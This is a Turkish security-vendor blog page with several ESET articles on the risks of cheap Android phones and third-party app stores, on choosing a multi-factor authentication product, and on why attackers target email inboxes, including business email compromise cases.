Safetica’nın DLP ürünleri basit ve akıllıdır. Bu sadece bir slogan değil. Kendimizi basitliğe, otomasyona ve hızlı bir benimseme sürecine adadık. Veri kaybı bir baş ağrısıdır, ancak DLP sisteminiz olmamalıdır.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Siber Güvenlik
---
### [Bu Android cihazlardan uzak durun!](https://antivirus.com.tr/bu-android-cihazlardan-uzak-durun/)
**Published:** Aralık 21, 2023
**Author:** ESET
**Excerpt:** Bütçenize uygun bir Android telefon satın almak için Google Play'de bulunan güvenlik önlemlerini dikkate almazsanız, başınıza daha büyük işler açabilirsiniz.
**Content:**
Bütçenize uygun bir Android akıllı telefon satın almak için Google Play’de bulunan güvenlik önlemlerini dikkate almazsanız, başınıza daha büyük işler açabilirsiniz.
Yeni bir akıllı telefon satın alırken, muhtemelen paranızın karşılığını en iyi şekilde almak istersiniz. Sınıfının en iyisi bir cihaz arayışındaysanız ancak bunun için yüksek maliyetler ödemek istemiyorsanız, daha az bilinen üreticilerin teklifleri muhtemelen listenize girecektir. Gerçekten de son derece rekabetçi akıllı telefon pazarında, az bilinen ancak teknolojik olarak üst düzey cihazlar birçok açıdan Apple, Samsung ve Google gibi köklü teknoloji devlerinin amiral gemisi ürünlerine rakip olabileceğinden seçim yapmakta zorlanabilirsiniz.
Öte yandan, fiyat bilincine sahip olanları hedefleyen telefonlar çok pahalı olmasa da marka bilinirliği, rakip telekomünikasyon teknolojileri ve bazı durumlarda [küresel güvenlik ve veri gizliliği](https://www.reuters.com/technology/european-countries-who-put-curbs-huawei-5g-equipment-2023-09-28/) gibi kriterlere göre değerlendirildiklerinde kaybediyorlar. Bazı üreticilerin prestij (ya da prestij eksikliği) ve fiyatlandırma politikaları da kamuoyunun algısını etkilemektedir. Sonuçta akıllı telefon, çağımızın ana statü sembollerinden biri haline gelmiştir.
Bazı son teknoloji cihazlar bile orta sınıf veya hatta muhtemelen bütçe dostu kategorisine düşebilir. Özellikle ikinci kategoride yer alan akıllı telefonlar genellikle eski Android sürümleriyle yüklü olarak geliyor ve satın alma sonrası destekleri varsa bile çok daha az. Bu telefonlar genellikle ne özellik ne de güvenlik güncellemeleri alır, bunları geç alır ya da yalnızca kısa bir süre için alır ve hatta üreticileri Google Play Store uygulama ekosisteminden tamamen menedilebilir. Telefonların [kutudan çıkar çıkmaz kötü amaçlı yazılımla birlikte gönderildiği](https://www.trendmicro.com/en_us/research/23/e/lemon-group-cybercriminal-businesses-built-on-preinfected-devices.html) birkaç vakanın da gösterdiği gibi, tedarik zinciri güvenliği endişe için bir başka nedendir.
## Android çoklu evreni mi?
[Yüzde 70’in üzerinde pazar payı](https://www.statista.com/statistics/272698/global-market-share-held-by-mobile-operating-systems-since-2009/) veya yaklaşık 3,3 milyar aktif kullanıcısıyla Android, lider küresel mobil işletim sistemi (OS) konumunu korumaktadır. Ancak Android dünyasında her şey eşit değil. Tüm özelliklere sahip Android destekli akıllı telefonlar arasında Samsung neredeyse yüzde 35’lik pazar payı ile başı çekerken, toplam akıllı telefon pazarındaki payı yüzde 20 ile Apple’ın hemen arkasında yer alıyor.
Samsung’un liderliği sadece yenilikçiliği ve her bütçeye uygun çeşitli seçenekler sunan ürünlerinin yüksek kalitesi sayesinde değil. Samsung’un liderliği aynı zamanda telefonlarının Google Play’de yer alan güvenlik önlemlerinden faydalanması ve telefonlarının çoğunun parçalı Android ekosistemindeki rakiplerinin çoğundan daha uzun süreler boyunca yazılım güncellemelerine sahip olmasıyla da ilgilidir. Tüm bunlar sonuçta en iyi donanım ve yazılım entegrasyonunu sağlıyor ve buna bağlı olarak kullanıcı deneyimini ve güvenliği geliştiriyor.
Bu arada örneğin Çinli teknoloji devi Huawei’nin yeni telefonları 2019’dan bu yana Google Play Store’dan menedildi. Kendi üst düzey akıllı telefon modelleri yelpazesine sahip olan şirket, küresel pazardaki varlığını sürdürmek için HarmonyOS adlı kendi işletim sistemini kurdu. Bu işletim sistemi büyük ölçüde serbestçe kullanılabilen Android Açık Kaynak Projesi’ne (AOSP) dayanıyor. Ancak, Google Play’den bu tür istisnaların son kullanıcılar için güvenlik etkileri olabilir.
## Kolektif güvenlik
[Android](https://source.android.com/docs/security/features)‘de [yerleşik olarak bulunan ](https://source.android.com/docs/security/features)[güvenlik özelliklerine](https://source.android.com/docs/security/features) ek olarak, kullanıcılar Google Play Store’un kendisi ve varsayılan olarak etkinleştirilmiş Play Protect koruma önlemleri aracılığıyla genişletilen güvenlikten de yararlanmaktadır. Resmi olarak onaylanmış bu Android uygulama ortamı, ABD ve AB düzenlemeleriyle uyumlu akıllı telefon üreticilerinin telefonlarında yerleşik olarak bulunmaktadır. Mağazanın güvenliği, Google’ın [Kasım 2019’da ](https://security.googleblog.com/2019/11/the-app-defense-alliance-bringing.html)[başlattığı](https://security.googleblog.com/2019/11/the-app-defense-alliance-bringing.html) ve [ESET’in de üyesi](https://www.eset.com/me/about/newsroom/press-releases/press-releases/eset-becomes-founding-member-of-googles-app-defense-alliance-eset-to-proactively-protect-mobile-ap-7/) olduğu App Defense Alliance tarafından destekleniyor.
Google Play Store [2,6 milyondan fazla uygulamaya](https://www.businessofapps.com/data/metrics/number-of-apps/google-play/) ev sahipliği yapıyor ve bunların neredeyse tamamı, teorik olarak, yükleme sırasında görünmeyen kötü amaçlı “uyku işlevlerine” sahip olabilir veya ESET tarafından yakın zamanda keşfedilen [Ahmyth kötü amaçlı ](https://antivirus.com.tr/android-uygulamasinda-isler-kotulesiyor-once-yasal-ekran-kaydi-bir-yil-sonra-dosya-sizdirma/)[yazılımında](https://www.welivesecurity.com/2023/05/23/android-app-breaking-bad-legitimate-screen-recording-file-exfiltration/) olduğu gibi, Google’ın [Ağustos 2023 Threat Horizons raporunda](https://services.google.com/fh/files/blogs/gcat_threathorizons_full_jul2023.pdf#page=6) da vurgulanan bir olayda daha sonra kötü amaçlı bir güncelleme alabilir. Samsung Galaxy Store ve hatta Google Play Store gibi [güvenlik bilincine sahip ](https://antivirus.com.tr/badbazaar-signal-ve-telegram-uygulamalariyla-android-kullanicilarini-hedefliyor/)[mağazalarda](https://www.welivesecurity.com/en/eset-research/badbazaar-espionage-tool-targets-android-users-trojanized-signal-telegram-apps/) tehditler tespit edildiğinde, operatörleri uygulamaları kaldırmak için hızlı hareket etmektedir.
Bu nedenle Android cihazlar [birkaç ana kötü amaçlı yazılım türüne](https://antivirus.com.tr/android-tehditleri-nasil-evrim-gecirdiler/) karşı risk altındadır. Bunlar, oturum açma kimlik bilgilerini çalan ve hatta [iki faktörlü (2FA) kimlik ](https://www.welivesecurity.com/2018/12/11/android-trojan-steals-money-paypal-accounts-2fa/)[doğrulamasını atlayabilen](https://antivirus.com.tr/fintek-para-akisini-ve-siber-guvenligi-sekillendiren-sektor/) bankacılık truva atlarıdır. Bir diğer tehdit ise kurbanları gözetleyebilen ve saldırganlardan doğrudan komutlar alarak para, kimlik bilgileri veya veri çalabilen, sosyal medya hesaplarını ele geçirebilen ve telefon görüşmelerini kaydedebilen Uzaktan Erişim Truva Atlarıdır (RAT’ler). Bir de genellikle güvensiz web sitelerindeki ya da e-posta ve mesajlardaki kötü niyetli bağlantılar aracılığıyla yayılan Android fidye yazılımları var. İnsanları bu tür risklere karşı güvende tutmak İttifak’ın misyonunun merkezinde yer almaktadır.
## Android güvenliği hepimizi ilgilendiriyor
Çoğu Android cihaz, çıplak Android sürümünün üzerine üretici kaplamalarıyla donatılmış olarak gelir ve Google Play’e erişim sunar. Diğer AOSP tabanlı işletim sistemleriyle pazarda yer edinmiş satıcılar da var ancak uygulama mağazaları ve buralarda bulunan uygulamalar App Defense Alliance tarafından incelenmiyor.
Üçüncü taraf uygulama mağazalarını veya diğer incelenmemiş yerleri kullanmak, [ana mağazalarda bulamayacağınız uygulamaları](https://www.makeuseof.com/what-are-the-dangers-of-third-party-app-stores/) içerdikleri veya bölgesel kısıtlamaları aşan tamamen açık kaynaklı (FOSS) alternatifler sundukları veya verilerinizi paylaşmak istemediğiniz bir teknoloji devi tarafından yapılmadıkları için cazip gelebilir. Bu mağazalardan bazıları düzgün bir şekilde düzenlenmiş ve [meşru şirketler](https://www.androidpolice.com/best-google-play-store-alternatives/) tarafından işletiliyor olsa da [daha az katı inceleme süreçlerine sahip yüzlerce uygulama mağazası](https://www.riskiq.com/wp-content/uploads/2021/01/RiskIQ-2020-Mobile-App-Threat-Landscape-Report.pdf) da vardır.
Sonuç olarak, alternatif uygulamalar ve uygulama mağazalarından kaynaklanan risklerin bazı telefon markalarını diğerlerine göre daha fazla etkilediği ve özellikle Google’ın özgün işletim sistemi ve uygulama ortamlarına erişimi olmayanlar için bir endişe kaynağı olduğu ortaya çıkmaktadır. \[Not: Google Play destekli Android telefonlarda yerleşik olarak bulunan güvenlik önlemlerinden vazgeçip resmi uygulama mağazası dışından uygulama yüklemeye karar veren kişiler bile diğer kaynaklardan gelen uygulamaları kontrol etmek için [mağazanın gerçek zamanlı tarayıcısını kullanabilir](https://security.googleblog.com/2023/10/enhanced-google-play-protect-real-time.html)ya da yakında [kullanabilecekler](https://security.googleblog.com/2023/10/enhanced-google-play-protect-real-time.html)\].
## Android hakkında kötü hikayeler var
Muhtemelen hiç duymadıklarınız da dahil olmak üzere, üçüncü taraf uygulama mağazaları ve telefon üreticilerinin dahil olduğu risk örnekleri hiç eksik olmadı. Yıllar içinde ortaya çıkan en azından birkaç tanesini gözden geçirelim:
- İngiliz NE Bölgesel Ekonomik ve Siber Suç Birimleri, 2020 yılında belirli ücretli uygulamaların – [bu durumda sahte bir ‘TikTokPro’ uygulaması ](https://twitter.com/nereccu/status/1305855711180718086)– belirli üçüncü taraf uygulama mağazalarından “ücretsiz” olarak indirilebileceğini iddia eden dolandırıcılar hakkında [bir ](https://twitter.com/nereccu/status/1305855711180718086)[uyarı yayımladı.](https://www.welivesecurity.com/2022/08/30/tikshock-dont-get-caught-out-5-tiktok-scams/) Mağdurlar bunun yerine casus yazılım veya reklam yazılımı aldı.
- Kurbanları kötü amaçlı yazılım indirmeye ikna etmek için oluşturulan [sahte uygulamalar](https://www.welivesecurity.com/2020/09/30/aptc23-group-evolves-its-android-spyware/), [uygulama güncellemeleri](https://www.welivesecurity.com/2021/04/20/whatsapp-pink-watch-out-fake-update/)ve uygulama mağazaları olduğu gibi, benzer tehlikeler B sınıfı veya isimsiz mobil markalar tarafından üretilen ucuz cihazlardan da kaynaklanabilir. 2020 yılında dolandırıcılıkla mücadele firması [Upstream](https://www.bbc.co.uk/news/technology-53903436), bazı Afrika ülkelerinde satılan 53.000 Tecno W2 akıllı telefonda abonelik hizmetleri için hileli talepler gönderen [kötü amaçlı yazılımlar buldu](https://www.bbc.co.uk/news/technology-53903436).
- Aygıt yazılımına gömülü benzer tehditler, [Alibaba](https://www.forbes.com/sites/thomasbrewster/2019/07/10/25-million-android-phones-infected-with-malware-that-hides-in-whatsapp/) ve [Amazon](https://arstechnica.com/information-technology/2023/05/potentially-millions-of-android-tvs-and-phones-come-with-malware-preinstalled/) gibi büyük e-ticaret platformlarından ucuza satın alınan cihazlarda da bulunabilir ve muhtemelen birçok ekonomik ve ultra ucuz teklif, reklam yazılımı ve diğer kötü amaçlı yazılımlar gibi “ek maliyetlerle” birlikte gelir.
- Ucuz telefonların sadece gelişmekte olan ülkelerde dağıtılması gerekmiyor. ABD hükümeti 2020 yılında düşük gelirli kullanıcılar için UMX U686CL Android akıllı telefonlar dağıttı. Daha sonra, istenmeyen reklamlar gösteren ve yetkisiz uygulamaları indiren [çıkarılamaz kötü amaçlı yazılımlarla önceden yüklenmiş](https://www.wired.com/story/government-funded-phones-preinstalled-malware/) olarak geldikleri ortaya çıktı.
## Dışarıda canavarlar var
ESET Araştırmacıları, üçüncü taraf mağazalardan yazılım kullananları hedef alanlar ya da mesajlarla veya web sitelerinde dağıtılan kötü amaçlı yazılımlar da dahil olmak üzere mobil tehditleri avlamaya devam ediyor. [Pakistan’da bir haber uygulamasına gizlenen](https://www.welivesecurity.com/en/eset-research/unlucky-kamran-android-malware-spying-urdu-speaking-residents-gilgit-baltistan/) ve doğrudan yasal bir haber sitesinden indirilen [Kamran casus yazılımı](https://antivirus.com.tr/kamran-gilgit-baltistanda-urduca-konusanlari-etkileyen-android-zararli-yazilimi/) gibi son tehditler, incelenmemiş uygulamalarla ilgili birçok sorundan sadece birini gösteriyor. Uygulamayı indirdikten ve şartlarını kabul ettikten sonra, uygulama kişiler, takvim etkinlikleri, arama kayıtları, konum bilgileri, cihaz dosyaları, SMS mesajları, resimler ve daha fazlası gibi verileri toplamaya başladı.
Pakistan’ın Gilgit-Baltistan bölgesinden olmama ihtimaliniz yüksek. Ancak nerede yaşıyor olursanız olun, muhtemelen bankacılık işlemlerinde size yardımcı olan, kritik haber güncellemeleri sağlayan ya da sadece eğlence amaçlı çeşitli uygulamalar kullanıyorsunuzdur. Seçtiğiniz telefonun fiyatı, markası veya işletim sistemi ne olursa olsun çevrimiçi dünyayı dikkatli bir şekilde keşfetmeniz gerekir.
[](https://www.eset.com/tr/home/mobile-security-android/)Android cihazlarınız için çok katmanlı güvenlik
## Çok katmanlı güvenliği tercih edin
Kamran kampanyası, diğer hususların yanı sıra, kullanıcıların uygulamalarını nereden temin ettiklerinin önemini ve mobil cihazlarda birden fazla güvenlik katmanına duyulan ihtiyacı ortaya koydu. Basitçe, tehdit cephaneliği ve suçlular için mevcut olan çeşitli saldırı yöntemleri (konumdan bağımsız olarak) koruma gerektiriyor. Bu nedenle [ESET Mobile Security (EMS)](https://www.eset.com/tr/home/mobile-security-android/) gibi çözümler, Kamran vakasında olduğu gibi yalnızca kötü amaçlı yazılımları engellemekle kalmaz aynı zamanda potansiyel olarak zararlı web sitelerini tarayan ve engelleyen ve ödeme koruması, kimlik avı ve proaktif hırsızlık önleme özellikleriyle donatılmış kapsamlı bir koruma sunar.
[Kamran](https://antivirus.com.tr/kamran-gilgit-baltistanda-urduca-konusanlari-etkileyen-android-zararli-yazilimi/) gibi casus yazılımlardan bu blogda bahsedilen diğer tehditlere kadar, EMS sizi bu tehditlerden korumak için uzun bir yol kat ediyor. Aslında, EMS Kamran’ı iki kez yakalayabilirdi; birincisi sayfaya erişimi engelleyen Anti-Phishing özelliği aracılığıyla ve ikincisi, kötü amaçlı uygulamayı hem yükleme işleminden önce hem de yükleme işlemi sırasında tarayan ve aşağıdaki resimde gösterildiği gibi engelleyen Anti-Virüs modülü sayesinde.

İster ihtiyaçtan ister macera duygusundan kaynaklansın, belirsiz üreticilerin bütçe dostu telefonlarının, üçüncü taraf uygulama mağazalarının ve ana akım olmayan uygulamaların bilinmeyen sularına dalıyorsanız, tehlikeli bir yolculukla karşı karşıya kalabilirsiniz. Böyle bir yolculukta güvenliğe öncelik vermek bir zorunluluktur. Yapabileceğiniz en kolay şey, [AV Comparatives](https://www.av-comparatives.org/wp-content/uploads/2022/06/avc_mob_2022.pdf) ve diğerleri [gibi üçüncü taraf test uzmanları tarafından](https://www.av-comparatives.org/wp-content/uploads/2022/06/avc_mob_2022.pdf) defalarca ödüllendirilen ESET Mobile Security [gibi ](https://www.av-comparatives.org/wp-content/uploads/2022/06/avc_mob_2022.pdf)[zaman](https://www.eset.com/int/home/mobile-security-android/) içinde kendini kanıtlamış bir [güvenlik çözümü](https://www.eset.com/tr/home/mobile-security-android/) indirmektir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Android, Siber Güvenlik
---
### [MFA çözümünüzün özellikleri neler olmalı?](https://antivirus.com.tr/mfa-cozumunuzun-ozellikleri-neler-olmali/)
**Published:** Şubat 4, 2025
**Author:** ESET
**Excerpt:** Siber tehditler sürekli gelişirken yalnızca parolalara güvenmek artık yeterli değildir. Çok faktörlü kimlik doğrulama (MFA) ile işletmenizi koruyun
**Content:**
Siber tehditler sürekli gelişirken ne kadar güçlü olursa olsun yalnızca parolalara güvenmek artık yeterli değildir. Çok faktörlü kimlik doğrulamanın (MFA) önemine ve işletmenizin güvenliğini sağlamadaki hayati rolüne daha önce değinmiştik. Ancak çok sayıda MFA seçeneği mevcutken sizin için en iyisini nasıl bulacaksınız? İdeal bir çözümde nelere dikkat etmelisiniz?
**Bilinmesi gereken MFA istatistikleri**
- [Microsoft](https://www.microsoft.com/en-us/security/blog/2023/01/26/2023-identity-security-trends-and-solutions-from-microsoft/), ele geçirilen hesaplarının %99,9’unda MFA’nın etkin olmadığını bildirmiştir.
- MFA’nın benimsenmesinde büyük ve küçük şirketler arasında da kayda değer bir fark var. [KnowBe4 ](https://www.knowbe4.com/press/knowbe4-study-survey-of-2600-it-professionals-shows-password-procedures-still-security-failyour-blog-post-title-here)raporu, 1.000’den fazla çalışanı olan şirketlerin yalnızca %38’inin MFA kullanmadığını, buna karşılık küçük ve orta ölçekli işletmelerin %62’sinin MFA kullandığını ortaya koyuyor.
Bu istatistikler, [MFA](https://antivirus.com.tr/kimlik-dogrulama-gerekliliklerinin-yuku-nasil-azaltilir/) ‘nın yalnızca sahip olunması gereken bir özellik değil, her işletmenin uygulaması gereken temel bir güvenlik önlemi olduğunu vurgulamaktadır. Bu basit adım, saldırıları önemli ölçüde caydırabilir ve çalışanlar arasında [kötü parola uygulamaları ](https://digitalsecurityguide.eset.com/apac/why-you-shouldnt-pass-on-passwords)gibi sorunları ele alabilir.

## En çok kullanılan MFA türleri
**SMS tabanlı tek kullanımlık parolalar (OTP’ler)**
Kısa mesaj yoluyla gönderilen kodlar. Bu tür artık önerilmemektedir çünkü [SIM değiştirme](https://antivirus.com.tr/telefon-numarasi-dolandiricilar-icin-neden-ilgi-cekicidir/), telefon numarası sahteciliği ve SMS’te şifreleme eksikliği gibi çeşitli saldırılara karşı savunmasızdır.
**Uygulama tabanlı kimlik doğrulama**
Google Authenticator veya Authy gibi uygulamalar tarafından oluşturulan zamana duyarlı kodlar.
**Anlık bildirimler**
Güvenilen bir cihaz üzerinden oturum açma girişimlerini onaylayın veya reddedin.
**E-posta tabanlı tek kullanımlık parolalar**
Kullanıcının e-postasına gönderilen kodlar.
**Donanım belirteçleri**
YubiKey veya RSA SecurID gibi kimlik doğrulama kodları üreten veya saklayan fiziksel cihazlar günümüzde yaygın olarak kullanılmamaktadır. Bu düşüş büyük ölçüde kullanıcılar için uygun olmamaları ve potansiyel olarak yüksek maliyetlerinden kaynaklanmaktadır.
**Biyometri**
- Parmak izi taramaları
- Yüz tanıma
- Retina veya iris taramaları
- Ses tanıma
## Aranması gereken temel MFA özellikleri
İşletmeniz için bir MFA çözümü seçerken bu temel özellikleri göz önünde bulundurun:
**Kullanım kolaylığı:** Etkili bir MFA çözümü kullanıcı dostu olmalıdır. Aşırı karmaşıksa kullanıcılar onu kullanmaya direnebilir. Basit talimatlarla kurulumu kolay olmalıdır.
**Çoklu kimlik doğrulama yöntemleri:** En iyi MFA çözümleri çeşitli kimlik doğrulama yöntemlerini, anlık bildirimleri, biyometriyi (parmak izi veya yüz tanıma) ve donanım belirteçlerini destekler. Bu esneklik, kullanıcıların kendilerine en uygun yöntemi seçmelerini sağlar. Bu yöntemler oltalamaya aynı direnci göstermiyor: telefondan verilen onayın, sahte sayfanın arkasında açılan oturumu neden koruyamadığını [Microsoft 365 hesaplarını hedef alan bir kampanyada](https://antivirus.com.tr/microsoft-365-hesabi-ele-gecirildi-mi/) gördük.
**Çapraz platform uyumluluğu:** MFA çözümünüz iOS, Android, Windows ve macOS dahil olmak üzere tüm büyük platformlarda ve cihazlarda çalışmalıdır. Ayrıca sanal masaüstü altyapıları (VDI’lar) ve sanal özel ağlar (VPN’ler) ile de uyumlu olmalıdır.
**Bulut uygulamalarının korunması:** Bulut hizmetlerine olan bağımlılığın artmasıyla birlikte MFA çözümünüz bulut tabanlı uygulamalar için güçlü bir koruma sunmalıdır. E-posta, dosya depolama veya Google Workspace veya Microsoft 365 gibi iş birliği araçları olsun, MFA çözümü bunları da entegre etmelidir.
**Özel donanım gerekmeyen:** Özel donanım gerektirmeyen MFA çözümlerini tercih edin. En iyi çözümler bulut tabanlıdır, çeşitli cihazlarda kullanılmalarına izin verir ve ideal olarak şirket içi dağıtım seçenekleri de sunar.
**Düzenli güncellemeler ve güvenlik yamaları:** Gelişen tehditlerin önüne geçmek için MFA çözümünüzün düzenli güncellemeler ve güvenlik yamaları alması gerekir. Mümkünse otomatik güncellemeleri tercih edin, böylece kullanıcıların bunları kabul etmesine güvenmek zorunda kalmazsınız.
**Yedekleme ve kurtarma seçenekleri:** MFA cihazınıza erişimi kaybetmek ciddi bir sorun olabilir. Sağlam bir Çok Faktörlü Kimlik Doğrulama çözümü, yedekleme kodları veya kimlik doğrulama ayarlarını yeni bir cihaza aktarma yeteneği gibi yedekleme seçenekleri sunmalıdır.
**Çevrimdışı işlevsellik:** Bazen internet erişimi kullanılamayabilir. Şebeke dışındayken hesaplarınızın kilitlenmediğinden emin olmak için çevrimdışı kodlar sağlayan bir MFA uygulaması seçin.
## ESET Güvenli Kimlik Doğrulama
[ESET Secure Authentication](https://www.eset.com/tr/business/solutions/multi-factor-authentication/), yukarıda belirtilen tüm temel özellikleri bünyesinde barındırır. Ayrıca yönetilen hizmet sağlayıcılar için çoklu kiralama seçeneği sunarak birden fazla şirketi veya siteyi daha verimli bir şekilde yönetmelerini sağlar.
MFA’nın siber suçlara karşı şifreniz veya parolanızdan sonra ikinci savunma hattınız olduğunu göz önünde bulundurarak tüm seçeneklerinizi araştırmak ve dikkatlice değerlendirmek için zaman ayırdığınızdan emin olun. Sizin için en iyi MFA çözümünü seçtikten sonra, bunu kuruluşunuz genelinde uyguladığınızdan ve şirket sistemlerinize erişen herkes tarafından kullanılmasını zorunlu kıldığınızdan emin olun. Bu [önleyici adımı ](https://antivirus.com.tr/category/kurum-ici-onlemler/)atarak kurumsal hesaplarınızın tehlikeye girmesi durumunda kendinizi çok daha büyük sorunlardan kurtarabilirsiniz.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kimlik Doğrulama, Kurumsal Güvenlik, MFA, Siber Güvenlik
---
### [E-posta hesabınıza siber suçlular neden sızmak istiyor?](https://antivirus.com.tr/e-posta-hesabiniza-siber-suclular-neden-sizmak-istiyor/)
**Published:** Temmuz 1, 2026
**Author:** ESET
**Excerpt:** Sahibi kim olursa olsun e-posta kutunuz başlı başına bir kimlik sistemidir ve düşündüğünüzden çok daha fazlasına sahip olabilir.
**Content:**
*Sahibi kim olursa olsun e-posta kutunuz başlı başına bir kimlik sistemidir ve düşündüğünüzden çok daha fazlasına sahip olabilir.*
E-posta sadece bir iletişim aracı veya sıradan bir çevrimiçi hesap değildir. Hem kişisel hem de iş hayatımızda, e-posta krallığın anahtarlarını elinde tutar: Hatta diğer hesap parolalarını sıfırlamak ve kimliğinizi doğrulamak için bir mekanizma bile olabilir. E-posta hesapları, parola sıfırlama bağlantılarının geldiği, hesap uyarılarının saklandığı, rezervasyonların onaylandığı, faturaların dosyalandığı ve kimlik kontrollerinin başladığı yerdir.
Gelen kutusu, seyahat planlarından alışveriş fişlerine, doktor randevularından sözleşmelere, vergi belgelerine ve taranmış kimliklere kadar yıllarca biriken hassas bilgileri içerebilir. Nereye gittiğinizi, neye sahip olduğunuzu, hangi hizmetleri kullandığınızı, kime güvendiğinizi ve diğer hesaplara nasıl ulaşılabileceğini gösterebilir.
Bu nedenle gelen kutusu, siber suçlular için de çok değerli bir hedeftir. Kişisel veya iş hesaplarınızı ve verilerinizi korumak istiyorsanız güvenlik önlemlerinizi gelen kutunuzdan başlatmalısınız.
## Saldırganların e-posta kutusuna erişmek istemelerinin sebebi
Saldırganlar, dijital hayatınızın geri kalanı üzerinde baskı kurmalarını sağlayabileceği için gelen kutunuzu hedef alırlar. E-posta hesabınıza erişim sayesinde, diğer birçok hesabınızın parolalarını sıfırlayabilirler; hatta bankanız, sosyal medya hesaplarınız, bulut depolama hizmetiniz veya diğer çevrimiçi sağlayıcılar tarafından gönderilen tek kullanımlık parolaları ele geçirebilirler.
Ayrıca gizli kalmaya çalışarak otomatik yönlendirme kuralları ayarlayabilirler; böylece, siz acil sorunun çözüldüğünü düşündüğünüzde bile mesajlarınızı almaya devam edebilirler. Başka bir deyişle parolanızı sıfırlasanız bile sıfırlama kodları onlara gönderilir. Diğerleri ise [erişim jetonlarını](https://antivirus.com.tr/eviltokens-parolanizi-calmayan-bir-kimlik-avi-saldirisi/), bağlı uygulamaları veya aktif oturumları kötüye kullanarak sistemde tutunmaya çalışabilir.
Siber suçlular, şantaj amacıyla fotoğraflarınıza erişebilir ve iletişimlerinizi dinleyebilir. Bu durum, etkileşimde bulunduğunuz güvenilir bir kuruluşun kimliğine bürünmek üzere tasarlanmış, inandırıcı bir oltalama e-postasının zeminini hazırlayabilir. Bu e-postada para, ücret ödemesi veya kimlik dolandırıcılığı yapmak için kullanılacak daha fazla kişisel bilgi istenebilir. Sizinle ilgili ne kadar çok bilgiye (ör. hesap ayrıntıları) sahip olurlarsa oltalama saldırısı o kadar inandırıcı olacaktır.
Genel olarak bakıldığında, ciddi bir tehdit olan kimlik avı, açıkça ortadan kalkmayacaktır. Tam tersine: ESET telemetri verileri, 2025’in ikinci yarısında kötü amaçlı e-postalarda önceki altı aya kıyasla yüzde 36’lık bir artış olduğunu gösterdi.

*Şekil 1. 2025’teki kötü amaçlı e-posta tespit eğilimi (kaynak:* [*ESET Tehdit Raporu 2025’in İkinci Yarı*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22025.pdf#page=29)*)*

*Şekil 2. En yaygın kötü amaçlı e-posta ek türleri (kaynak:* [*ESET Tehdit Raporu 2025 İkinci Yarı*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22025.pdf#page=29)*)*
İş hayatınız üzerindeki etkileri ise daha da kötü olabilir. Kurumsal e-posta hesabınıza erişim sağlayan siber suçlular, bulut uygulamalarını açabilir, paylaşımlı sürücülere erişebilir, CRM, finans ve İK sistemlerini inceleyebilir, iş arkadaşlarınızla ve müşterilerinizle olan mesajlarınızı dinleyebilir ve müşteri verilerine erişebilir.
Kurumsal e-posta hesabınıza yönelik bir oltalama saldırısı, genellikle daha büyük bir veri ihlali, şantaj/fidye yazılımı veya casusluk saldırısının ilk aşamasıdır. Birleşik Krallık hükümetinin son [istatistiklerine](https://www.gov.uk/government/statistics/cyber-security-breaches-survey-20252026/cyber-security-breaches-survey-20252026) göre oltalama (%38) geçen yıl en yaygın siber saldırı türüydü; bunu “e-postalarda kuruluşların kimliğine bürünen kişiler” (%12) izledi.

*Şekil 3. Fujifilm’den geliyormuş gibi görünen, Win/PSW.Delf truva atını taşıyan oltalama e-postası (kaynak:* [*ESET Tehdit Raporu, 2024’ün ikinci yarısı*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf#page=13)*)*
## E-posta kutunuzu korumak giderek zorlaşıyor
E-posta, teknoloji, kimlik ve insan güveninin kesiştiği noktada yer aldığı için saldırganlar için cazip olmaya devam ediyor. Kimlik avı, güvenlik zincirinin tartışmasız en zayıf halkası olan insanları hedef alır. Hepimiz her gün zaman baskısı altında e-posta kullanıyoruz; faturaları, teslimat güncellemelerini, İK bildirimlerini, müşteri taleplerini, parola sıfırlamalarını, toplantı davetlerini ve güvenlik uyarılarını almak için. Bu mesajların çoğu bizden bir şeye tıklamamızı, onaylamamızı, indirmemizi, yanıt vermemizi veya ödeme yapmamızı ister. Saldırganlar bu rutini istismar eder çünkü bir mesaj tanıdık bir göndericiden geliyormuş gibi görünürse, yoğun bir anda ulaşırsa veya aciliyet hissi uyandırırsa dikkatli kullanıcılar bile hata yapabilir. Kimlik taklidi ve sosyal mühendislik tekniklerini kullanan hackerların başarı şansı daha yüksektir.
[Verizon’a göre](https://www.verizon.com/business/resources/T1f0/reports/2026-dbir-data-breach-investigations-report.pdf), geçen yıl meydana gelen güvenlik ihlallerinin %62’sinde insan faktörü rol oynadı; sosyal mühendislik ise tüm ihlallerin %16’sını oluşturarak en yaygın üçüncü ihlal modeli oldu. Kötü niyetli kişiler ise sizi kandırmak için her zaman yeni yollar arıyor. Raporda, mobil oltalama simülasyonlarında “başarılı” tıklama oranlarının medyan değerinin, e-postaya kıyasla %40 daha yüksek olduğu belirtiliyor.
Ayrıca e-posta kimlik avı kampanyalarının başarı oranlarını artırmak için daha gelişmiş araçlar kullanıyorlar. Üretken yapay zekâ (GenAI), tehdit aktörlerinin gramer ve imla hatası içermeyen kimlik avı mesajları yazmasına ve bunları yaygınlaştırmasına yardımcı olabilir.
## E-posta saldırılarına bir örnek: BEC
Şimdiye kadar kaydedilen en zararlı ve maliyetli siber saldırıların bazıları, gelen kutusunun ele geçirilmesiyle başladı. Bunlar arasında şunlar yer alıyor:
- **Facebook ve Google:** Bu iki teknoloji devi, bir hackerın meşru bir tedarikçi kimliğine bürünerek sahte faturalar ve tahrif edilmiş belgeler içeren e-postalar göndermesi sonucunda, tahmini 120 milyon doların üzerinde [dolandırıldı](https://www.infosecurity-magazine.com/news/tech-duo-stung-for-122m-by-bec-1/).
- **Children’s Healthcare of Atlanta:** Bir inşaat firması, hastanede yeni bir bina projesinin genel müteahhidi olarak seçildiğini kamuoyuna duyurduktan sonra, hızlı düşünen dolandırıcılar, inşaat firması kimliğine bürünerek bir ödeme talebi gönderdi. [Bildirildiğine göre](https://www.kmbc.com/article/scammer-steals-million-from-atlanta-healthcare-provider-posing-as-kansas-city-je-dunn-construction-employees/39919121), şirketin CFO’sundan geliyormuş gibi görünen bir e-postada, şirketin antetini ve e-posta adresini taklit ettiler.
